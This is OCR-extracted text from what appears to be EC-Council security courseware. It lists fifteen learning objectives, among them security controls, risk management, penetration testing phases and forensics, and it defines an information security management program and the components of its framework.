
EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.




LEARNING OBJECTIVES

- LO#01: Explain Different Information Security Controls
- LO#02: Summarize Network Segmentation Concepts
- LO#03: Use Network Security Solutions
- LO#04: Explain Data Leakage Concepts
- LO#05: Summarize Data Backup Process
- LO#06: Explain Risk Management Concepts and Frameworks
- LO#07: Summarize Business Continuity and Disaster Recovery Process
- LO#08: Explain Cyber Threat Intelligence
- LO#09: Explain Threat Modeling Methodology
- LO#10: Explain Different Types of Penetration Testing and its Phases
- LO#11: Summarize Security Operations Concepts
- LO#12: Explain Different Phases of Computer Forensic Investigation
- LO#13: Explain Software Development Security
- LO#14: Summarize Security Governance Principles
- LO#15: Explain Asset Management Process



LO#01: Explain Different Information Security Controls

Notes:




Information Security Management Program

- Programs that are designed to **enable a business to operate in a state of reduced risk**
- Encompasses all **organizational** and **operational processes**, and participants relevant to information security

Information Security Management Framework

A combination of **well-defined** policies, processes, procedures, standards, and guidelines to establish the required **level of information security**

Security Policy
Roles & Responsibilities
Security Guidelines & Frameworks
Risk Management
Technical Security Architecture
Asset Classification
Security Management and Operations
Business Resilience
Business Continuity Management
Disaster Recovery
Training & Awareness
Security Metrics & Reporting
Governance
Compliance



